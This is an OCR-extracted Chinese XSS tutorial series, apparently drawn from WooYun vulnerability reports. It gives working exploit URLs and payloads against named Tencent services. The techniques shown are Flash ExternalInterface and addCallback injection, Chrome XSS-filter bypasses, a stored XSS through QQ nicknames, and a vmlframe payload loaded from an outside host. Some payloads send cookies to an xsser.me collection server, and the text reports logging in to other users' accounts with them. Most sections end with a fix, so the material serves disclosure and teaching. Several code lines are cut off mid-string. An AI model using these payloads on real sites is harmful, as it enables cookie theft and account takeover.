    <menu href="5" name="相 册"/>
    <menu href="6" name="迷你屋"/>
    <menu href="7" name="个人档"/>
    <menu href="8" name="好友秀"/>
  </navigation>
```

3. 好像看不出来是个啥用途，我们反编译 FLASH 文件。




4. 接着我们先看看是否有 getURL，`ExternalInterface.call` 之类的。



可以看到，我们搜索到的是下面这句：

```
flash.external.ExternalInterface.call("custom_menu_swf", menu_array
```

那么 call 的第一个参数是被限定死了～，第 2 个参数为 `menu_array[_local2].href`，如果你对 AS 有一点了解，不难看出 `menu_array` 是一个数组，那么 `_local2` 应该就是数组的下标， 而从单词含义“菜单数组”我们不难联想到上面 xml 文件里的数据。



5. 换句话说，这里我们的可以控制 call 的第 2 个参数。同教程 14 中的方法，我们下来

```
http://imgcache.qq.com/qzone/client/custom_menu/custom_menu.xml 。
```

先做点修改，然后上传到自己网站上。 我们将代码里日志那一行的 href 改掉。

```
<menu name="日 志" href="\&quot;,alert(1)" />
```


上传修改后的文件，同时记得将 crossdomain.xml 上传至自己的网站根目录下哦～～（见教程 14）

6. 接着我们载入我们自己指定的 XML 文件。

```
http://imgcache.qq.com/qzone_v4/2/default_menu_horizontal.swf?xml_p
```

7. 接着我们打开 Firefox 浏览器。 有人会问，你怎么突然要用 Firefox 啊！疯了么！！ 同志们，我没疯，只是因为 FF 可以捕获到这 里的错误，而 chrome 捕获不到！

我们打开 Firefox 后， 访问上面的地址，点击【日志】按钮！！ Ctrl+shift+J 打开错误控制台！可以看到以下报错！



8. 记性好的朋友，会马上想起上一节里我们说到的。

```
ExternalInterface.call("函数名","参数 1");
```

实际上执行的是以下内容，

```
try { flash toXML(函数名("参数 1")) ; } catch (e) { "<undefined/>";
```

我们就是从 FF 这里捕获错误到这点的！（:) 当然也还会有其他方法）。 为什么会出错呢? 我们一起来看看。


9. 当我们点击 【日志】按钮时，会调用。

```
flash.external.ExternalInterface.call("custom_menu_swf", menu_array
```

而 `menu_array[_local2].href` 等于 `\",alert(1)`，进而，我们代入完整的代码，即如下：

```
try { flash toXML(custom_menu_swf("\\",alert(1)")) ; } catch (e) {
```

转换过程如下图：



可以看到转换之后，JS 代码有点乱，引号到处飞，括号无处寻，因而报错了！

10. 那么我们怎么构造正确的利用代码呢？其实有上一节的知识并不难！

```
try { flash toXML(custom_menu_swf("构造点构造点")) ; } catch (e) { "<
```

首先第一步，要注入自己代码，首先要闭合掉双引号！

```
try { flash toXML(custom_menu_swf("构造点"),alert("构造点")) ; } catc
```

但是从上面转换流程，我们可以看到， `"` 会变成 `\"`，即变成了下面的样子，还是突破不出去。


```
try { flash toXML(custom_menu_swf("构造点\"),alert(\"构造点")) ; } ca
```



不过非常庆幸的事情是，这里没有对 `\` 进行转义。 我们可以通过输入 `\"` 来构造。JS 的字符串里， `\` 用 `\\` 表示。如下：

```
try { flash toXML(custom_menu_swf("构造点\\"))}catch(e){alert(1)}//
```

图片分析如下：



11. 罗嗦了这么多，我们把构造点代码，拿出来，插入到 XML 文件里。注意以下几点：

11.1 最后构造的代码是 `\\"` ，实际我们的输入是 `\"` ， 然后由 FLASH 自己转变为 `\\"` 的，因而利用代码里只需要输入 `\"` 即可。

11.2 由于在 XML 的节点属性里，双引号写为 `"`

```
<menu name="日 志" href="构造点\&quot;))}catch(e){alert(1)}//构造点"
```

12. 再次上传文件。打开

```
http://imgcache.qq.com/qzone_v4/2/default_menu_horizontal.swf?xml_
```

点击日志，看看效果。



修复方案

1. 禁止调用第三方的外部 XML 文件。

17. XSS 过滤器绕过 [通用绕过]

> 来源：[17. XSS 过滤器绕过 [通用绕过]]

简要描述

关于反射型的基本东西，暂时就到这啦，如果后面有什么好的 case，再做增补。最近，有些人会问到怎么绕过浏览器的 XSS 过滤 器，所以从这节开始，给出点绕过的例子。当然这些绕过浏览器的方法，不是万能的。不同浏览器，不同场景都会存在差异。满足场景 要求时，才可以使用。

此文给出的是一个来自 sogili 分享的 chrome 下绕过过滤器的方法，在腾讯某处 XSS 上的应用。 这一类都算是"结合了一定场景"，绕过了浏览器自身的防御机制，具有一定的通用性，我们称为"通用绕过"（瞎起的名字，别在意）。但是在后续版本的浏览器中，这些技巧可能会被浏览器干掉从而失效。再次强调：通用不是全部都行，意思是所适用的场景实际发生的概率比较高！

详细说明

1. 其实就是个普通的 XSS 点，uin 参数没有对任何字符进行过滤。

```
http://bangbang.qq.com/php/login?game=roco&uin](http://bangbang.qq
```

2. 正是由于这个点什么都没过滤，浏览器自身的防御机制也最好发挥作用，瞧瞧，chrome 拦截了。。



有的新手，不知道有过滤器的，更是会觉得 "啊，这是怎么回事，怎么不行啊，明明可以的。。" 我们只要看到 console 里有上面那句，就说明 chrome 的过滤器大发神威了！！

3. 我们也看看源码。



危害部分被和谐了。

4. 那么怎么绕过呢？ 这里直接说方法。

5. 首先要求缺陷点，允许 `<` ， `>` 。其次，要求缺陷点的后方存在 `</script>` 标签。 我们看看当前的这个点的代码。

```
...
<input type="hidden" id="sClientUin" value=""><img src=1 onerror=al
...
<script type="text/javascript" src="http://pingjs.qq.com/tcss.ping
...
```

6. 可以看到上面的要求均满足。我们就可以使用以下技巧。

7. 代入到我们的利用代码里。

```
http://bangbang.qq.com/php/login?game=roco&uin="><script src=data:,
```

这次，我们就成功啦。



修复方案

参见教程 （1. 什么都没过滤的入门情况）

18. XSS 过滤器绕过 [猥琐绕过]

> 来源：18. XSS 过滤器绕过 [猥琐绕过]

简要描述


有些时候，通用的绕过技巧并不可行，这个时候我们就得观察缺陷点的周围环境，想想其它办法咯。“猥琐绕过”与通用绕过不 同的是，它通用性小，往往只是特例。

详细说明

1. 直接看实例点：

```
http://qzs.qq.com/qzone/v6/custom/custom_module_proxy.html#siDomair
```

2. 可以看出，这是一个 DOM XSS 的点。




3. 我们看看源码。

```
....
var siDomain = paras['siDomain'],
    g_StyleID = paras['g_StyleID'].replace("v6/","");
if(siDomain.indexOf(".qq.com")>-1){//防止 qzs.qq.com
    siDomain = paras['siDomain'] = "qzonestyle.gtimg.cn";
}
document.write('<link href="http://'+siDomain+'/qzone_v6/gb/skin/'-
...
```

不难看出，siDomain 与 g_StyleID 都是地址栏里获取过来，然后通过 document.write 输出到页面中。 4. 利用先前教程的知识，我们不难构造出利用代码。


```
http://qzs.qq.com/qzone/v6/custom/custom_module_proxy.html#siDomai
```

可以看到，IE 下成功弹出。



5. 但是到了 chrome 下，又被拦截了。。





6. 这个时候怎么办呢？因为这里接受地址栏的参数时，是以 `"="` 分割，因而我们的代码中是不允许携带 等号的。故上一篇的技巧不 能拿到这里来使用了！

7. chrome 拦截，是有一定的拦截规则的，只有它觉得是恶意代码的才会去拦截。这个时候，就需要我们“观察地形”啦！！ 我们仔细看看这句。

```
g_StyleID = paras['g_StyleID'].replace("v6/","");
```

8. 不难看出，这里会对 `g_StyleID` 进行一次替换，将 `v6/` 替换为空。那么如果我们的 `g_StyleID` 写为下面的情况

```
<scrv6/ipt>alert(document.cookie)</script>
```

经过替换后，就会变成。


```
<script>alert(document.cookie)</script>
```

但是 chrome 并不会把<scrv6/ipt>alert(document.cookie)</script> 当作恶意的，是不是就可以绕过了？ 我们试试。

```
http://qzs.qq.com/qzone/v6/custom/custom_module_proxy.html#siDomain
```

果然可以～





这样一来，我们这个 XSS，就不会被浏览器的 XSS 过滤器所蹂躏啦！

修复方案

进入 document.write 前，先过滤下

19. 存储型 XSS 入门 [什么都没过滤的情况]

> 来源：[19. 存储型 XSS 入门 [什么都没过滤的情况]]

简要描述

存储型和反射型相比，只是多了输入存储、输出取出的过程。简单点说： 反射型是：输入--输出；

存储型是：输入--进入数据库*--取出数据库--输出。 这样一来，大家应该注意到以下差别：

反射型是：绝大部分情况下，输入在哪里，输出就在哪里。

存储型是：输入在 A 处进入数据库， 而输出则可能出现在其它任何用到数据的地方。

反射型是：输入大部分位于地址栏或来自 DOM 的某些属性，也会偶尔有数据在请求中（POST 类型） 存储型是：输入大部分来自 POST/GET 请求，常见于一些保存操作中。

因而我们找存储型的时候，从一个地方输入数据，需要检测很多输出的点，从而可能会在很多点发现存储型 XSS。 至于如何根据输出来构建存储型 XSS 的代码，和反射型没有任何区别，都是看输出的上下文来进行。 从程序员过滤代码的角度来讲，我们给之后的教程走向分个类：

1. 数据需要过滤，但是未过滤。导致 XSS。 比如：昵称、个人资料。


2. 业务需求使得数据只能部分过滤，但过滤规则不完善，被绕过后导致 XSS。 比如：日志、邮件及其它富文本应用。 本节先看一个最基本的情况，该过滤，但是什么都没过滤的情况。

（数据库：不一定是像 mysql 那样的数据库，只要是能存储数据的都算。）

详细说明

1. 找存储型的时候，需要有一颗多疑的心，一双善于发现的眼睛。我们来看看实例！

2. 某一天，某一群，与某一妹子有以下对话。



3. 过了一会，就来了这么一条消息，原来是手机 QQ 录了发上来的。



4. 这个时候，我们就会想，这个发上来的页面会不会有 XSS 呢？

5. 我们来看看页面的结构。



6. 很多新手在找 XSS 的时候，都是拿着 `<script>alert(1)</script>` 或者其它到处测试，很盲目不是吗？

一定要记住本节最开头的话，存储型 XSS，输出的位置不一定出现在输入的位置。

7. 因而我们有时候需要逆向的思维，来寻找存储型 XSS。 大概思路如下：

7.1 先找到输出点，然后猜测此处输出是否会被过滤。

7.2 如果觉得可能没过滤，我们再找到这个输出是在哪里输入的。

7.3 接着开始测试输入，看输出的效果。

7.4 如果没过滤，那么你就成功了，否则你可以放弃掉它。

8. 拿本例来说明以上过程，

8.1 我们猜测昵称这个输出没过滤。

8.2 找到输入点，这个输入点，就是修改 QQ 昵称。

8.3 开始测试

通过 WEBQQ 修改昵称如下：(方法见： WooYun: PKAV 腾讯专场 - 3. 腾讯 QQ 客户端某处功能页面存储型 XSS) 使用 charles web proxy 拦截 WEBQQ 数据包，修改并提交。



提交成功后：



8.4 我们拿小号进入一个群，发布一条手机 QQ 的语音。看输出效果，没过滤，成功了吧～～





拿 xsser.me 在某群的测试效果！



登录他人帐号：



修复方案：

昵称处输出过滤。

20. 存储型 XSS 入门 [套现绕过富文本]

> 来源：20. 存储型 XSS 入门 [套现绕过富文本]

简要描述

很多应用用含有富文本内容，这类应用最典型的特征是具有编辑器，例如：博客日志，邮箱等。这类应用往往允许使用一定的 HTML 代码。为了在用户体验和安全之间寻找平衡，各种厂商可能采用了不尽相同的办法。但是总体来说，有 2 类。

第 1 类我们称为白名单，即：只允许使用白名单内的合法 HTML 标签，例如 IMG。其它均剔除。例如：百度贴吧回帖时候的代码过滤方 式。

第 2 类我们称为黑名单，即：厂商会构建一个有危害的 HTML 标签、属性列表，然后通过分析用户提交的 HTML 代码，剔除其中有害的部 分。 如：QQ 邮箱的发邮件时的过滤方式。

白名单要安全得多，而黑名单的方式则经常会被绕过。

绕过的技巧也有很多，我们可以从最没技术含量的开始说起!! 本节将以 QQ 空间/QQ 校友的日志功能为例来说明，什么是“套现绕过富 文本”！

注意：本节说的“套现”，不是与“钱”有关的；在这里的含义是：“套用现成的 XSS 代码”。

详细说明

1. 新手平时测试 XSS 时，经常会用到 `<script>alert(1)</script>` 到处插入，看效果。

2. 这种做法，在某些反射型 XSS，或者你运气好的时候，确实能碰到。但是如果拿到 QQ 空间日志里去插入。嗯，后果一定会很悲壮， 被过滤的毛都没有了。。

3. 这是为什么呢？因为 `<script>` 在腾讯的黑名单中，被过滤是理所当然的。

4. 试想，如果我们找到一个不在腾讯黑名单中的 XSS 代码，岂不是就可以成功在日志里执行 XSS 了么？

5. 有的人会问了。。哪里去找啊?? 方法有 2 种：

5.1 你足够牛，自己去发现。

5.2 已经有大牛为我们准备了很好的资料，去里面翻。


6. 我不够牛，所以我只能去大牛的资料里翻咯。

这里我翻的是 @sogili 维护的 http://html5sec.org/ ，里面有很多哦



7. 然后我就开始按照下面的流程慢慢测试。

先进 QQ 空间，发表一个日志，然后编辑日志，同时抓包。



修改抓包内容后，这里修改的是日志内容。提交修改后的数据包！然后我们来看看日志里的源代码里，我们提交的 XSS 代码是否被过滤。




8. 这里我们就不说失败的了，直接说成功的部分。

我们提交以下代码：

```
<vmlframe xmlns="urn:schemas-microsoft-com:vml" style="behavior:url
```

然后看看源代码的输出：



```
                                        <div id="blogDetailDiv" style="font-
size:14px;">
                                            <vmlframe xmlns="urn:schemas-
microsoft-com:vml" style="behavior:url
(#default#vml);position:absolute;width:100%;height:100%"
src="http://itsokla.duapp.com/shouzi.vml#xss"></vmlframe>
```

可以看到，这个 XSS 代码完全没过滤。

9. 我们可以看到 XSS 的效果。鼠标移到日志上，即会触发 XSS 代码。



10.1 使用代码前，先自己在本地试下，是否能执行！搞清楚你所使用的 XSS 代码的原理是什么！

10.2 搞清楚 XSS 代码的适用范围：如：在什么浏览器的什么版本之下才能使用，是否需要用户交互等。

10.3 注意平时对此类代码的搜集与整理。

修复方案

过滤 behavior, 和你们修复邮箱里相同问题的方法一样即可。

21. 存储型 XSS 进阶 [猜测规则，利用 Flash addCallback 构造 XSS]

> 来源：21. 存储型 XSS 进阶 [猜测规则，利用 Flash addCallback 构造 XSS]

简要描述

有些时候，我们拿现成的 XSS 代码都不行，都被过滤了，那么需要我们对过滤的规则进行一定的判断与猜测。然后针对性的使用一些技 巧来适应或者绕过规则。

在本例中，我们以 QQ 空间/QQ 校友的日志功能为例，通过猜测简单的过滤规则，然后使用含有 addCallback 的 flash，来实现了存储型 XSS 的构造。

详细说明：

1. 前提：本例需在 IE9，IE10 下进行。

2. 我们乌云上报告的一些已有案例，进行了再次测试。

（QQ 空间+朋友网）日志功能存储型 XSS

上例中，提到了 QQ 空间日志并未对 object 标签进行有效的过滤。

3. 我们根据此例中的代码对过滤规则进行测试：

```
<object width="100%" height="100%" align="middle" classid="clsid:d2
```

以上的代码，是可以正常提交，并且未过滤的。

```
<object width="100%" height="100%" align="middle" classid="clsid:d2
```

而当 swf 的域名不是 qzs.qq.com 时候，代码将会被过滤为以下内容。

```
<object width="100%" height="100%" align="middle" classid="clsid:d2
```

即地址被去掉了。

4. 那么我们已知了这个过滤规则， 就有 2 种绕过的方式。

4.1 找到一个 qzs.qq.com 域名下存在缺陷的 FLASH，然后加以利用。

此方法，已经在 @gainover 的 WooYun: PKAV腾讯专场 - 6. （QQ空间+朋友网）日志功能存储型XSS 有所介绍了。

4.2 利用 Flash 的 addcallback 缺陷来构造存储型 XSS。

5. 首先说下 flash addcallback 方法的基本原理。

根据 flash sdk 里的源代码，我们可以得到 flash addcallback 的源代码中有以下代码。

```
if ((((activeX == true)) && (!((objectID == null))))){
    _evalJS(((((" flash addCallback(document.getElementById(\"" +
};
```

```
public static function addcallback(functionName:String, closure:Function):void{
    var wrapperClosure:* = null;
    var functionName:* = functionName;
    var closure:* = closure;
    if (available){
        _initJS();
        wrapperClosure = function (request:String):String{
            return (_callIn(closure, request));
        };
        _addCallback(functionName, wrapperClosure);
        if ((((activeX == true)) && (!((objectID == null))))){
            _evalJS(((((("__flash__addCallback(document.getElementById(\"" + objectID) + "\"), \"") + functionName) + "\");"));
        };
    } else {
        Error.throwError(Error, 2067);
    };
```

其中 objectID 为调用 FLASH 的 HTML 标签的 ID。functionName 则为被 JS 所调用的函数名称。

6. 当我们有以下代码时：

```
<object id="aaaa" width="100%" height="100%" align="middle" classic
```

且 http://qzs.qq.com/qzone/client/photo/swf/vphoto.swf 中存在一句

```
ExternalInterface.addCallback("myfunc",funcInFlash);
```

则有

```
objectID="aaaa";
functionName="myfunc";
```


代入上面那句_evalJS 中，则有

```
flash addCallback(document.getElementById("aaaa"), "myfunc");
```

7. 那么我们可以想象一下，如果 aaaa 替换为 `aaaa"),alert(1),("` 则上面代码变为

```
flash addCallback(document.getElementById("aaaa"),alert(1),(""), "r
```

解析：



8. 且 FLASH 中，确实未对 objectID 做任何过滤。 基于以上内容，我们可以构建利用代码。

```
<object id='aaaa"),alert(1),("' width="100%" height="100%" align="r
classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" type="applicat
```

我们自己用上面这段代码先在自己网站上测试下：



看，果然 id 里的代码被执行了！

9. 利用以上原理，接着我们在 QQ 空间里来做测试，至于 FLASH 么，就是现成的！ 虽然这个 FLASH 里没有缺陷，但是存在 addCallback 的调用，我们就可以直接用它。

```
<object width="100%" height="100%" align="middle" id="xsstest1&quot
3,112,57,82,121);document.body.appendChild(window.s);}})(),(&quot;'
classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" type="applicat
VALUE="http://qzs.qq.com/qzone/client/photo/swf/vphoto.swf"><PARAM
```

发布日志，使用以上代码



10. 当用户访问含有 XSS 代码的日志后，我们可以在 xsser.me 查看所记录的 cookies 内容。



修复方案：

1. 过滤 object 标签

2. 设置 allowscriptaccess 为 never， 即使设置为 sameDomain, 也可能找到同域下含有 addCallback 调用的 FLASH。